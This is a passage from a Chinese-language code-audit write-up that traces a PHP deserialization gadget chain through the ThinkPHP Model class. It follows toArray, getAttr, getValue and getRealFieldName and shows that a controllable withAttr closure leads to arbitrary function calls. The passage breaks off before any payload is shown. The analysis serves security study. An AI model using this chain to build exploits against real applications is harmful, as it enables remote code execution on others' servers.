
找到符合条件的一处,其中 “$relation” 和 “$name” 都是可控变量,$name需要为数组

$relation->visible($name);




```
if (!empty($this->append)) {
    foreach ($this->append as $key => $name) {
        if (is_array($name)) {
            // 追加关联对象属性
            $relation = $this->getRelation($key);

            if (!$relation) {
                $relation = $this->getAttr($key);
                $relation->visible($name);
            }

            $item[$key] = $relation->append($name)->toArray();
        } elseif (strpos($name,  needle: '.')) {
            list($key, $attr) = explode( delimiter: '.', $name);
            // 追加关联对象属性
            $relation = $this->getRelation($key);

            if (!$relation) {
                $relation = $this->getAttr($key);
                $relation->visible([$attr]);
            }

            $item[$key] = $relation->append([$attr])->toArray();
        } else {
```

我们来看一下getAttr方法




```
        // 合并关联数据
        $data = array_merge($this->data, $this->relation);

        foreach ($data as $key => $val) {
            if ($val instanceof Model || $val instanceof ModelCollection) {
                // 关联模型对象
                if (isset($this->visible[$key])) {
                    $val->visible($this->visible[$key]);
                } elseif (isset($this->hidden[$key])) {
                    $val->hidden($this->hidden[$key]);
                }
                // 关联模型对象
                $item[$key] = $val->toArray();
            } elseif (isset($this->visible[$key])) {
                $item[$key] = $this->getAttr($key);
            } elseif (!isset($this->hidden[$key]) && !$hasVisible) {
                $item[$key] = $this->getAttr($key);
            }
        }

        // 追加属性（必须定义获取器）
        foreach ($this->append as $key => $name) {
            $this->appendAttrToArray( &: $item, $key, $name);
        }

        return $item;
    }
```



```
    public function getAttr(string $name)
    {
        try {
            $relation = false;
            $value    = $this->getData($name);
        } catch (InvalidArgumentException $e) {
            $relation = true;
            $value    = null;
        }

        return $this->getValue($name, $value, $relation);
    }
```


跟进getValue，漏洞点在这里。



```php
    protected function getValue(string $name, $value, bool $relation = false)
    {
        // 检测属性获取器
        $fieldName = $this->getRealFieldName($name);
        $method    = 'get' . App::parseName($name,  type: 1) . 'Attr';

        if (isset($this->withAttr[$fieldName])) {
            if ($relation) {
                $value = $this->getRelationValue($name);
            }

            $closure = $this->withAttr[$fieldName];
            $value   = $closure($value, $this->data);
        } elseif (method_exists($this, $method)) {
            if ($relation) {
                $value = $this->getRelationValue($name);
            }

            $value = $this->$method($value, $this->data);
        } elseif (isset($this->type[$fieldName])) {
            // 类型转换
            $value = $this->readTransform($value, $this->type[$fieldName]);
        } elseif ($this->autoWriteTimestamp && in_array($fieldName, [$this->createTime, $this->updateTime])) {
            $value = $this->getTimestampValue($value);
        } elseif ($relation) {
            $value = $this->getRelationAttribute($name);
        }

        return $value;
```


我们依次

`$closure = $this->withAttr[$fieldName];`，`$this->withAttr`我们可控，看下`$fieldName = $this->getRealFieldName($name);`跟进`getRealFieldName`




```php
    /**
     * 获取实际的字段名
     * @access public
     * @param  string $name 字段名
     * @return string
     */
    protected function getRealFieldName(string $name): string
    {
        return $this->strict ? $name : App::parseName($name);
    }
```

`$strict`默认为true，所以传入的字符串会原样返回。




```php
/**
 * 是否严格字段大小写
 * @var bool
 */
protected $strict = true;

/**
```

传入的是$name，也是getAttr的参数$key，也是$data的键名。$data是$this->data, $this->relation合并的结果，因此$closure我们可控。




```php

// 合并关联数据
$data = array_merge($this->data, $this->relation);

foreach ($data as $key => $val) {
    if ($val instanceof Model || $val instanceof ModelCollection) {
        // 关联模型对象
        if (isset($this->visible[$key])) {
            $val->visible($this->visible[$key]);
        } elseif (isset($this->hidden[$key])) {
            $val->hidden($this->hidden[$key]);
        }
        // 关联模型对象
        $item[$key] = $val->toArray();
    } elseif (isset($this->visible[$key])) {
        $item[$key] = $this->getAttr($key);
    } elseif (!isset($this->hidden[$key]) && !$hasVisible) {
        $item[$key] = $this->getAttr($key);
    }
}
```

再来看$value，跟进getData方法。



